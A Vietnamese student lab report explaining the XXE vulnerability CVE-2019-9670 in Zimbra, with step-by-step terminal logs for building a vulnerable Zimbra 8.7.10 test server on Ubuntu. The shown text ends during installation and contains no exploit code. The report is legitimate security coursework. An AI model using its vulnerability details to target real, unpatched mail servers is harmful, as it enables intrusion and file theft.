

Họ tên: Nguyễn Mạnh Cường

Lớp: An ninh hệ thống thông tin

I. Tổng quan về Zimbra server và lỗ hổng CVE-2019-9670

1. Zimbra server là gì ?

Zimbra được biết đến là bộ phần mềm bao gồm máy chủ email và máy khách website, hay nói cách khác dễ hiểu hơn, Zimbra Collaboration Suite(Zimbra) là một trong những ứng dụng nguồn mở miễn phí nổi tiếng về tính năng, độ định và bảo mật cao. Zimbra không chỉ đơn giản là tên của một ứng dụng về email mà nó còn là một giải pháp, một hệ thống khá hoàn chỉnh để triển khai môi trường chia sẻ công tác phục vụ cho quản lý và công việc thông qua các tính năng chính sau:

- Thư điện tử: một hệ thống thư điện tử hoàn chỉnh gồm Mail server (SMTP, POP3, IMAP, antivirus, antispam, openLDAP, backup, ..., có đầy đủ các tính năng như auto-reply, auto-forward, mail filter, ...) và Mail client (Zimbra desktop và Zimbra Web Client).
- Lịch công tác (calendar): lịch cá nhân và lịch nhóm, tự động gửi mail mời họp, ...
- Sổ địa chỉ (Contacts): sổ cá nhân và sổ chung của nhóm
- Danh mục công việc (Task): của cá nhân và nhóm.
- Tài liệu (Documents): tài liệu dưới dạng wiki của cá nhân hoặc soạn tập thể
- Cặp hồ sơ (Briefcase): lưu file dùng riêng hoặc chung.
- Chat: chat nội bộ trong mạng LAN hoặc trên Internet.
- Tất cả các mục trên đều có phần chạy trên máy chủ (nằm trong Zimbra Server), lưu trên máy chủ để có thể dùng chung được và truy cập được từ bất kỳ đâu có Internet. (nếu cài trên máy chủ có Internet). Các mục đó đều có khả năng share (kể cả các thư mục email: Inbox, Sent) cho người khác dùng chung.
- Zimbra có hai phần mềm client: Zimbra desktop và Zimbra Web client là giao diện với người dùng. Zimbra desktop (tương tự như Outlook, KMail,...) cài được trên Windows, Mac, Linux. Ngoài ra có thể dùng các mail client khác như Outlook, Evolution, KMail, Thunderbird, ... Hai loại mail client trên ứng với hai cách làm việc:
 - o Làm việc online, dùng Zimbra web client. Mọi thông tin sẽ lưu trên máy chủ Zimbra. Zimbra Web Client có hai giao diện: dạng html thông thường, nhanh nhưng ít tính năng và dạng Ajax (tương tự Yahoo Mail). Zimbra Web Client là một trong những Web Client hoàn chỉnh nhất hiện nay (hỗ trợ hầu hết tính năng của Zimbra Server, kể cả chat).

- o Làm việc offline, dùng các mail client còn lại. Riêng Outlook, Apple Desktop và Evolution có thể đồng bộ email, calendar, contacts và task với máy chủ Zimbra, các mail client khác chỉ dùng đọc và gửi email.

2. Lỗ hổng CVE-2019-9670

Zimbra sử dụng một lượng lớn xử lý XML cho cả hoạt động bên trong và bên ngoài của nó. Với việc sử dụng XML tốt đi kèm với các lỗ hổng XXE lớn. Trở lại năm 2016, một nghiên cứu khác đã phát hiện ra CVE-2016-9924 với lỗi định vị trong SoapEngine.chooseFaultProtocolFromBadXml (), xảy ra khi phân tích cú pháp các yêu cầu XML không hợp lệ. Mã này được sử dụng trong tất cả các phiên bản Zimbra phiên bản dưới 8.5. Tuy nhiên, lưu ý rằng không có cách nào để trích xuất đầu ra cho phản hồi HTTP, nên cần phải có một phương pháp trích xuất ngoài băng tần để khai thác nó.

Đối với các phiên bản gần đây hơn, CVE-2019-9670 hoạt động hoàn hảo khi XXE nằm trong việc xử lý các yêu cầu Tự động phát hiện. Điều này có thể được áp dụng trên Zimbra từ 8.5 đến 8.7.11. Và để hoàn thiện, CVE-2018-20160 là một XXE trong việc xử lý giao thức XMPP và một lỗi bổ sung dọc theo CVE-2019-9670 là một biện pháp phòng ngừa trong quá trình khử trùng tài liệu XHTML cũng dẫn đến XXE, tuy nhiên cả hai đều yêu cầu một số điều kiện bổ sung để kích hoạt. Tất cả đều cho phép trích xuất tệp trực tiếp thông qua phản hồi.

Điều đáng nói là việc khai thác XXE ngoài băng tần trên Java gần đây trở nên khó khăn hơn rất nhiều do một bản vá trong FtpClient lỗi khiến nó từ chối tất cả các lệnh FTP có chứa dòng mới. Điều này không ảnh hưởng đến việc khai thác các lỗ hổng được đề cập ở trên, nhưng nó đã khiến một số nỗ lực trước đây của tôi để xâu chuỗi XXE với các lỗi khác trở nên vô ích.

II. Thực hành khai thác lỗ hổng

I. Cài đặt môi trường Zimbra Server trên Ubuntu

Cài đặt dnsmasq trên ubuntu 18.04 với đường link

<http://techawarey.com/ubuntu/install-and-configure-dnsmasq-in-ubuntu-18-04/>

Thay đổi domain của MailServer ở đường link:

https://wiki.zimbra.com/wiki/How_to_rename_a_domain

Tiến hành restart lại server mail: thực hiện các bước sau


- Sudo su
- Su zimbra
- Zmcontrol restart/status/stop

Thực hiện cài đặt trên máy ảo Ubuntu 16.04 và phiên bản Zimbra bị ảnh hưởng

Các bước cài đặt như sau:


- Download phiên bản Zimbra phù hợp với bài thí nghiệm

- Cài đặt máy ảo Ubuntu trên môi trường Vmware
- Thay đổi Hostname cho máy chủ Server Ubuntu ta thực hiện kiểm tra tên máy chủ và tiến hành đổi thông qua lệnh `sudo hostname "tên máy chủ"`, sau đó kiểm tra lại thông qua lệnh `hostname`

A terminal window titled 'bivt@bivt-virtual-machine: ~' showing the process of changing the hostname. The user runs 'hostname', which returns 'bivt-virtual-machine'. Then, they run 'sudo hostname mailserver.com', which prompts for a password. After the password is entered, they run 'hostname' again, which returns 'mailserver.com'.

```
bivt@bivt-virtual-machine: ~
bivt@bivt-virtual-machine:~$ hostname
bivt-virtual-machine
bivt@bivt-virtual-machine:~$ sudo hostname mailserver.com
[sudo] password for bivt:
bivt@bivt-virtual-machine:~$ hostname
mailserver.com
bivt@bivt-virtual-machine:~$
```

- Sau đó thực hiện thay đổi trong file `/etc/hosts`, sử dụng lệnh `sudo nano /etc/hosts`

A terminal window titled 'bivt@bivt-virtual-machine: ~' showing the command to open the nano editor for editing the /etc/hosts file.

```
bivt@bivt-virtual-machine: ~
bivt@bivt-virtual-machine:~$ sudo nano /etc/hosts
```

- Sau khi thực hiện lệnh `sudo nano /etc/hosts`, thực hiện thêm như hình dưới đây (với địa chỉ IP là địa chỉ IP của máy chủ ảo Ubuntu)

```
bivt@bivt-virtual-machine: ~
GNU nano 2.5.3      File: /etc/hosts      Modified

127.0.0.1      localhost
127.0.1.1      bivt-virtual-machine

192.168.136.129 mailserver.com  servermail

# The following lines are desirable for IPv6 capable hosts
::1          ip6-localhost ip6-loopback
fe00::0      ip6-localnet
ff00::0      ip6-mcastprefix
ff02::1      ip6-allnodes
ff02::2      ip6-allrouters

^G Get Help  ^O Write Out ^W Where Is  ^K Cut Text  ^J Justify   ^C Cur Pos
^X Exit      ^R Read File ^_ Replace   ^U Uncut Text ^T To Spell  ^_ Go To Line
```

- Tiến hành cài đặt *dnsmasq* (*dnsmasq* là một máy chủ DNS, TFTP và DHCP, dùng để cung cấp dịch vụ DNS và dịch vụ DHCP cho mạng LAN) bằng lệnh `sudo apt-get install -y dnsmasq`

```
bivt@mailserver: ~
bivt@mailserver:~$ sudo apt-get install -y dnsmasq
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following additional packages will be installed:
  dnsmasq-base
The following NEW packages will be installed:
  dnsmasq
The following packages will be upgraded:
  dnsmasq-base
1 upgraded, 1 newly installed, 0 to remove and 547 not upgraded.
Need to get 311 kB of archives.
After this operation, 71.7 kB of additional disk space will be used.
Get:1 http://us.archive.ubuntu.com/ubuntu xenial-updates/main amd64 dnsmasq-base
amd64 2.75-1ubuntu0.16.04.5 [295 kB]
Get:2 http://us.archive.ubuntu.com/ubuntu xenial-updates/universe amd64 dnsmasq
all 2.75-1ubuntu0.16.04.5 [16.0 kB]
Fetched 311 kB in 6s (47.7 kB/s)
(Reading database ... 205736 files and directories currently installed.)
Preparing to unpack .../dnsmasq-base_2.75-1ubuntu0.16.04.5_amd64.deb ...
Unpacking dnsmasq-base (2.75-1ubuntu0.16.04.5) over (2.75-1ubuntu0.16.04.4) ...
Selecting previously unselected package dnsmasq.
Preparing to unpack .../dnsmasq_2.75-1ubuntu0.16.04.5_all.deb ...
Unpacking dnsmasq (2.75-1ubuntu0.16.04.5) ...
```

- Sau đó chỉnh sửa file *dnsmasq.conf* với lệnh `sudo nano /etc/dnsmasq.conf`

```
bivt@mailserver: ~
bivt@mailserver:~$ sudo nano /etc/dnsmasq.conf
bivt@mailserver:~$ sudo nano /etc/dnsmasq.conf
```

- Thực hiện thay đổi của file *dnsmasq.conf* như hình dưới đây

```
GNU nano 2.5.3 File: /etc/dnsmasq.conf

# Include all the files in a directory except those ending in .bak
#conf-dir=/etc/dnsmasq.d,.bak

# Include all files in a directory which end in .conf
#conf-dir=/etc/dnsmasq.d/*.conf

server=192.168.136.129
domain=localserver.com
mx-host=localserver.com, mailserver.com, 5
mx-host=mailserver.com, mailserver.com, 5
listen-address=127.0.0.1

^G Get Help  ^O Write Out ^W Where Is  ^K Cut Text  ^J Justify   ^C Cur Pos
^X Exit      ^R Read File ^\ Replace   ^U Uncut Text ^T To Spell  ^_ Go To Line
```

```
zimbra@ubuntu: ~  
File Edit View Search Terminal Help  
GNU nano 2.9.3 /etc/dnsmasq.conf Modified  
  
# Include all the files in a directory except those ending in .bak  
#conf-dir=/etc/dnsmasq.d,.bak  
  
# Include all files in a directory which end in .conf  
#conf-dir=/etc/dnsmasq.d/*,*.conf  
  
server = 192.168.60.244  
domain = cydcq.dcs.vn  
mx-host = cydcq.dcs.vn,mail893.cydcq.dcs.vn,5  
mx-host = mail893.cydcq.dcs.vn,mail893.cydcq.dcs.vn,5  
listen-address = 127.0.0.1  
  
^G Get Help ^O Write Out ^W Where Is ^K Cut Text ^J Justify ^C Cur Pos  
^X Exit ^R Read File ^\ Replace ^U Uncut Text ^T To Spell ^_ Go To Line
```

- Sau đó reset lại server của dnsmasq

```
bivt@mailserver: ~  
bivt@mailserver:~$ sudo nano /etc/dnsmasq.conf  
bivt@mailserver:~$ sudo nano /etc/dnsmasq.conf  
bivt@mailserver:~$ sudo nano /etc/dnsmasq.conf  
[sudo] password for bivt:  
bivt@mailserver:~$ service dnsmasq restart
```

- Test lại file cài đặt bằng cách truy vấn các máy chủ hệ thống tên miền (DNS) sử dụng lệnh “dig” (*Domain Information Groper*)

```

bivt@mailserver: ~
;; MSG SIZE rcvd: 89
bivt@mailserver:~$ dig mailserver.com

; <<> DiG 9.10.3-P4-Ubuntu <<> mailserver.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 9964
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 1280
;; QUESTION SECTION:
;mailserver.com.                IN      A

;; ANSWER SECTION:
mailserver.com.                0      IN      A      192.168.136.129

;; Query time: 0 msec
;; SERVER: 127.0.0.1#53(127.0.0.1)
;; WHEN: Sat Nov 14 07:26:08 PST 2020
;; MSG SIZE rcvd: 59

bivt@mailserver:~$

```

```

bivt@mailserver: ~
bivt@mailserver:~$ dig mx localserver.com

; <<> DiG 9.10.3-P4-Ubuntu <<> mx localserver.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 5566
;; flags: qr aa rd ra ad; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 2

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 1280
;; QUESTION SECTION:
;localserver.com.              IN      MX

;; ANSWER SECTION:
localserver.com.              0      IN      MX      5 mailserver.com.

;; ADDITIONAL SECTION:
mailserver.com.              0      IN      A      192.168.136.129

;; Query time: 0 msec
;; SERVER: 127.0.0.1#53(127.0.0.1)
;; WHEN: Sat Nov 14 07:28:57 PST 2020
;; MSG SIZE rcvd: 90

bivt@mailserver:~$

```

- Sau đó tiến hành cài đặt Zimbra bằng file cài đặt *install.sh* trong bản cài Zimbra với lệnh *sudo ./install.sh*


```
bivt@mailserver: ~/Desktop/zcs-8.7.10_GA_1829.UBUNTU16_64.20170524161336
bivt@mailserver:~$ hostname
mailserver.com
bivt@mailserver:~$ cd
bivt@mailserver:~$ dir
Desktop  Downloads      Music    Public    Videos
Documents examples.desktop Pictures  Templates
bivt@mailserver:~$ cd Desktop/
bivt@mailserver:~/Desktop$ cd zcs-8.7.10_GA_1829.UBUNTU16_64.20170524161336/
bivt@mailserver:~/Desktop/zcs-8.7.10_GA_1829.UBUNTU16_64.20170524161336$ sudo ./install.sh
```

- Chọn “y” để tiếp tục cài đặt

```
bivt@mailserver: ~/Desktop/zcs-8.7.10_GA_1829.UBUNTU16_64.20170524161336
zimbra-ldap...NOT FOUND
zimbra-logger...NOT FOUND
zimbra-mta...NOT FOUND
zimbra-dnscache...NOT FOUND
zimbra-snmp...NOT FOUND
zimbra-store...NOT FOUND
zimbra-apache...NOT FOUND
zimbra-spell...NOT FOUND
zimbra-convertd...NOT FOUND
zimbra-memcached...NOT FOUND
zimbra-proxy...NOT FOUND
zimbra-archiving...NOT FOUND
zimbra-core...NOT FOUND

-----
PLEASE READ THIS AGREEMENT CAREFULLY BEFORE USING THE SOFTWARE.
SYNACOR, INC. ("SYNACOR") WILL ONLY LICENSE THIS SOFTWARE TO YOU IF YOU
FIRST ACCEPT THE TERMS OF THIS AGREEMENT. BY DOWNLOADING OR INSTALLING
THE SOFTWARE, OR USING THE PRODUCT, YOU ARE CONSENTING TO BE BOUND BY
THIS AGREEMENT. IF YOU DO NOT AGREE TO ALL OF THE TERMS OF THIS
AGREEMENT, THEN DO NOT DOWNLOAD, INSTALL OR USE THE PRODUCT.

License Terms for this Zimbra Collaboration Suite Software:
https://www.zimbra.com/license/zimbra-public-eula-2-6.html
-----

Do you agree with the terms of the software license agreement? [N] y
```

- Kiểm tra các gói có thể cài đặt


```
bivt@mailserver: ~/Desktop/zcs-8.7.10_GA_1829.UBUNTU16_64.20170524161336
Do you agree with the terms of the software license agreement? [N] y

Use Zimbra's package repository [Y] y
Importing Zimbra GPG key
Configuring package repository
Checking for installable packages
Found zimbra-core (local)
Found zimbra-ldap (local)
Found zimbra-logger (local)
Found zimbra-mta (local)
Found zimbra-dnscache (local)
Found zimbra-snmp (local)
Found zimbra-store (local)
Found zimbra-apache (local)
Found zimbra-spell (local)
Found zimbra-memcached (repo)
Found zimbra-proxy (local)
Found zimbra-chat (repo)
Found zimbra-drive (repo)

Select the packages to install
Install zimbra-ldap [Y] █
```

- Chọn “y” cho các gói muốn cài đặt, ở đây chọn “n” cho gói *zimbra-dnscache* vì chúng ta đã cài *dnsmasq* ở phần trên

```
bivt@mailserver: ~/Desktop/zcs-8.7.10_GA_1829.UBUNTU16_64.20170524161336
Select the packages to install
Install zimbra-ldap [Y] y
Install zimbra-logger [Y] y
Install zimbra-mta [Y] y
Install zimbra-dnscache [Y] n
Install zimbra-snmp [Y] y
Install zimbra-store [Y] y
Install zimbra-apache [Y] y
Install zimbra-spell [Y] y
Install zimbra-memcached [Y] y
Install zimbra-proxy [Y] y
Install zimbra-chat [Y] y
Install zimbra-drive [Y] y
Checking required space for zimbra-core
Checking space for zimbra-store
Checking required packages for zimbra-store
zimbra-store package check complete.

Installing:
  zimbra-core
  zimbra-ldap
```

- Chọn “y” để lưu lại sự thay đổi của hệ thống và tiếp tục cài đặt

```
bivt@mailserver: ~/Desktop/zcs-8.7.10_GA_1829.UBUNTU16_64.20170524161336
Install zimbra-store [Y] y
Install zimbra-apache [Y] y
Install zimbra-spell [Y] y
Install zimbra-memcached [Y] y
Install zimbra-proxy [Y] y
Install zimbra-chat [Y] y
Install zimbra-drive [Y] y
Checking required space for zimbra-core
Checking space for zimbra-store
Checking required packages for zimbra-store
zimbra-store package check complete.

Installing:
  zimbra-core
  zimbra-ldap
  zimbra-logger
  zimbra-mta
  zimbra-snmpp
  zimbra-store
  zimbra-apache
  zimbra-spell
  zimbra-memcached
  zimbra-proxy
  zimbra-chat
  zimbra-drive

The system will be modified. Continue? [N] y
```

- Quá trình cài đặt và tải các package xuống phải mất một ít thời gian

```
bivt@mailserver: ~/Desktop/zcs-8.7.10_GA_1829.UBUNTU16_64.20170524161336
The system will be modified. Continue? [N] y
Beginning Installation - see /tmp/install.log.uUqyL5kW for details...

  zimbra-core will be installed.
  zimbra-core-components will be downloaded and installed.
  zimbra-ldap will be installed.
  zimbra-ldap-components will be downloaded and installed.
  zimbra-logger will be installed.
  zimbra-mta will be installed.
  zimbra-mta-components will be downloaded and installed.
  zimbra-snmpp will be installed.
  zimbra-snmpp-components will be downloaded and installed.
  zimbra-store will be installed.
  zimbra-store-components will be downloaded and installed.
  zimbra-apache will be installed.
  zimbra-apache-components will be downloaded and installed.
  zimbra-spell will be installed.
  zimbra-spell-components will be downloaded and installed.
  zimbra-memcached will be downloaded and installed.
  zimbra-proxy will be installed.
  zimbra-proxy-components will be downloaded and installed.
  zimbra-chat will be downloaded and installed.
  zimbra-drive will be downloaded and installed.

Downloading packages (9):
  zimbra-core-components
  zimbra-ldap-components
  zimbra-mta-components
  zimbra-snmpp-components
  zimbra-store-components
  zimbra-apache-components
  zimbra-spell-components
  zimbra-memcached
  zimbra-proxy-components
  ...
```

- Sau khi cài xong, chương trình sẽ hỏi có muốn thay đổi tên domain hay không, chọn “y” để thay đổi tên của domain, ghi tên domain vào sau mục *create domain: [mailserver.com] “tên domain”*, sau đó chọn “n” cho mục *Re-Enter domain name: n* để tiếp tục cài đặt

```
bivt@mailserver: ~/Desktop/zcs-8.7.10_GA_1829.UBUNTU16_64.20170524161336
Installing repo packages (9):
  zimbra-core-components
  zimbra-ldap-components
  zimbra-mta-components
  zimbra-snmp-components
  zimbra-store-components
  zimbra-apache-components
  zimbra-spell-components
  zimbra-memcached
  zimbra-proxy-components
  ...done

Installing local packages (9):
  zimbra-core
  zimbra-ldap
  zimbra-logger
  zimbra-mta
  zimbra-snmp
  zimbra-store
  zimbra-apache
  zimbra-spell
  zimbra-proxy
  ...done

Installing extra packages (2):
  zimbra-chat
  zimbra-drive
  ...done

Running Post Installation Configuration:
Operations logged to /tmp/zmsetup.20201114-064946.log
Installing LDAP configuration database...done.
Setting defaults...

DNS ERROR resolving MX for mailserver.com
It is suggested that the domain name have an MX record configured in DNS
Change domain name? [Yes] y
```

```
bivt@mailserver: ~/Desktop/zcs-8.7.10_GA_1829.UBUNTU16_64.20170524161336
...done

Installing extra packages (2):
  zimbra-chat
  zimbra-drive
  ...done

Running Post Installation Configuration:
Operations logged to /tmp/zmsetup.20201114-064946.log
Installing LDAP configuration database...done.
Setting defaults...

DNS ERROR resolving MX for mailserver.com
It is suggested that the domain name have an MX record configured in DNS
Change domain name? [Yes] y
Create domain: [mailserver.com] localserver.com

DNS ERROR resolving MX for localserver.com
It is suggested that the domain name have an MX record configured in DNS
Re-Enter domain name? [Yes] localserver.com
A Yes/No answer is required
Re-Enter domain name? [Yes] Y
Create domain: [mailserver.com] localserver.com

DNS ERROR resolving MX for localserver.com
It is suggested that the domain name have an MX record configured in DNS
Re-Enter domain name? [Yes] localserver.com
A Yes/No answer is required
Re-Enter domain name? [Yes] y
Create domain: [mailserver.com] localserver.com

DNS ERROR resolving MX for localserver.com
It is suggested that the domain name have an MX record configured in DNS
Re-Enter domain name? [Yes] n
```

- Sau đó chọn “6” để vào mục *zimbra-store* để thực hiện thay đổi các thông tin cần thiết như mật khẩu, ...

```
bivt@mailserver: ~/Desktop/zcs-8.7.10_GA_1829.UBUNTU16_64.20170524161336
2) zimbra-ldap: Enabled
3) zimbra-logger: Enabled
4) zimbra-mta: Enabled
5) zimbra-snmp: Enabled
6) zimbra-store: Enabled
   +Create Admin User: yes
   +Admin user to create: admin@localserver.com
*****+Admin Password UNSET
   +Anti-virus quarantine user: virus-quarantine.yfrxmd9ly6@localserver.com
   +Enable automated spam training: yes
   +Spam training user: spam.lxqdttdwkzv@localserver.com
   +Non-spam(Ham) training user: ham.r6efwa9pw@localserver.com
   +SMTP host: mailserver.com
   +Web server HTTP port: 8080
   +Web server HTTPS port: 8443
   +Web server mode: https
   +IMAP server port: 7143
   +IMAP server SSL port: 7993
   +POP server port: 7110
   +POP server SSL port: 7995
   +Use spell check server: yes
   +Spell server URL: http://mailserver.com:7780/aspell.php
   +Enable version update checks: TRUE
   +Enable version update notifications: TRUE
   +Version update notification email: admin@localserver.com
   +Version update source email: admin@localserver.com
   +Install mailstore (service webapp): yes
   +Install UI (zimbra,zimbraAdmin webapps): yes
7) zimbra-spell: Enabled
8) zimbra-proxy: Enabled
9) Default Class of Service Configuration:
s) Save config to file
x) Expand menu
q) Quit
Address unconfigured (**) items (? - help) 6
```

- Sau đó chọn “4” để thay đổi mật khẩu của tài khoản admin

```
bivt@mailserver: ~/Desktop/zcs-8.7.10_GA_1829.UBUNTU16_64.20170524161336
8) zimbra-proxy: Enabled
9) Default Class of Service Configuration:
s) Save config to file
x) Expand menu
q) Quit
Address unconfigured (**) items (? - help) 6

Store configuration

1) Status: Enabled
2) Create Admin User: yes
3) Admin user to create: admin@localserver.com
** 4) Admin Password UNSET
5) Anti-virus quarantine user: virus-quarantine.yfrxmd9ly6@localserver.com
6) Enable automated spam training: yes
7) Spam training user: spam.lxqdttdwkzv@localserver.com
8) Non-spam(Ham) training user: ham.r6efwa9pw@localserver.com
9) SMTP host: mailserver.com
10) Web server HTTP port: 8080
11) Web server HTTPS port: 8443
12) Web server mode: https
13) IMAP server port: 7143
14) IMAP server SSL port: 7993
15) POP server port: 7110
16) POP server SSL port: 7995
17) Use spell check server: yes
18) Spell server URL: http://mailserver.com:7780/aspell.php
19) Enable version update checks: TRUE
20) Enable version update notifications: TRUE
21) Version update notification email: admin@localserver.com
22) Version update source email: admin@localserver.com
23) Install mailstore (service webapp): yes
24) Install UI (zimbra,zimbraAdmin webapps): yes
Select, or 'r' for previous menu [r] 4
```

- Sau đó chọn “r” để quay lại menu trước đó sau khi cài đặt xong mọi thứ


```
bivt@mailserver: ~/Desktop/zcs-8.7.10_GA_1829.UBUNTU16_64.20170524161336
21) Version update notification email: admin@localserver.com
22) Version update source email: admin@localserver.com
23) Install mailstore (service webapp): yes
24) Install UI (zimbra,zimbraAdmin webapps): yes

Select, or 'r' for previous menu [r] 4

Password for admin@localserver.com (min 6 characters): [jHICN9BHf] admin2504

Store configuration

1) Status: Enabled
2) Create Admin User: yes
3) Admin user to create: admin@localserver.com
4) Admin Password: set
5) Anti-virus quarantine user: virus-quarantine.yfrxmd9ly6@localserver.com
6) Enable automated spam training: yes
7) Spam training user: spam.lxqdttdwkzv@localserver.com
8) Non-spam(Ham) training user: ham.r6efwa9pw@localserver.com
9) SMTP host: mailserver.com
10) Web server HTTP port: 8080
11) Web server HTTPS port: 8443
12) Web server mode: https
13) IMAP server port: 7143
14) IMAP server SSL port: 7993
15) POP server port: 7110
16) POP server SSL port: 7995
17) Use spell check server: yes
18) Spell server URL: http://mailserver.com:7780/aspell.php
19) Enable version update checks: TRUE
20) Enable version update notifications: TRUE
21) Version update notification email: admin@localserver.com
22) Version update source email: admin@localserver.com
23) Install mailstore (service webapp): yes
24) Install UI (zimbra,zimbraAdmin webapps): yes

Select, or 'r' for previous menu [r] r
```

- Chọn “a” để chấp nhận các thay đổi của máy chủ zimbra

```
bivt@mailserver: ~/Desktop/zcs-8.7.10_GA_1829.UBUNTU16_64.20170524161336
8) Non-spam(Ham) training user: ham.r6efwa9pw@localserver.com
9) SMTP host: mailserver.com
10) Web server HTTP port: 8080
11) Web server HTTPS port: 8443
12) Web server mode: https
13) IMAP server port: 7143
14) IMAP server SSL port: 7993
15) POP server port: 7110
16) POP server SSL port: 7995
17) Use spell check server: yes
18) Spell server URL: http://mailserver.com:7780/aspell.php
19) Enable version update checks: TRUE
20) Enable version update notifications: TRUE
21) Version update notification email: admin@localserver.com
22) Version update source email: admin@localserver.com
23) Install mailstore (service webapp): yes
24) Install UI (zimbra,zimbraAdmin webapps): yes

Select, or 'r' for previous menu [r] r

Main menu

1) Common Configuration:
2) zimbra-ldap: Enabled
3) zimbra-logger: Enabled
4) zimbra-mta: Enabled
5) zimbra-snmp: Enabled
6) zimbra-store: Enabled
7) zimbra-spell: Enabled
8) zimbra-proxy: Enabled
9) Default Class of Service Configuration:
s) Save config to file
x) Expand menu
q) Quit

*** CONFIGURATION COMPLETE - press 'a' to apply
Select from menu, or press 'a' to apply config (? - help) a
```

- Tiến hành lưu lại

```
bivt@mailserver: ~/Desktop/zcs-8.7.10_GA_1829.UBUNTU16_64.20170524161336
15) POP server port: 7110
16) POP server SSL port: 7995
17) Use spell check server: yes
18) Spell server URL: http://mailserver.com:7780/aspell.php
19) Enable version update checks: TRUE
20) Enable version update notifications: TRUE
21) Version update notification email: admin@localserver.com
22) Version update source email: admin@localserver.com
23) Install mailstore (service webapp): yes
24) Install UI (zimbra,zimbraAdmin webapps): yes

Select, or 'r' for previous menu [r] r

Main menu

1) Common Configuration:
2) zimbra-ldap: Enabled
3) zimbra-logger: Enabled
4) zimbra-mta: Enabled
5) zimbra-snmp: Enabled
6) zimbra-store: Enabled
7) zimbra-spell: Enabled
8) zimbra-proxy: Enabled
9) Default Class of Service Configuration:
s) Save config to file
x) Expand menu
q) Quit

*** CONFIGURATION COMPLETE - press 'a' to apply
Select from menu, or press 'a' to apply config (? - help) a
Save configuration data to a file? [Yes] y
Save config in file: [/opt/zimbra/config.15308]
Saving config in /opt/zimbra/config.15308...done.
The system will be modified - continue? [No] y
Operations logged to /tmp/zmsetup.20201114-064946.log
Setting local config values...done.
Initializing core config...Setting up CA...
```

- Chọn “y” để tiếp tục

```
bivt@mailserver: ~/Desktop/zcs-8.7.10_GA_1829.UBUNTU16_64.20170524161336
Setting spam training and Anti-virus quarantine accounts...done.
Initializing store sql database...done.
Setting zimbraSmtphostname for mailserver.com...done.
Configuring SNMP...done.
Setting up syslog.conf...done.
Starting servers...done.
Installing common zimlets...
  com_zimbra_date...done.
  com_zimbra_url...done.
  com_zimbra_ymemoticons...done.
  com_zextras_chat_open...done.
  com_zimbra_phone...done.
  com_zimbra_webex...done.
  com_zimbra_email...done.
  com_zimbra_viewmail...done.
  com_zextras_drive_open...done.
  com_zimbra_tooltip...done.
  com_zimbra_attachmail...done.
  com_zimbra_mailarchive...done.
  com_zimbra_proxy_config...done.
  com_zimbra_adminversioncheck...done.
  com_zimbra_cert_manager...done.
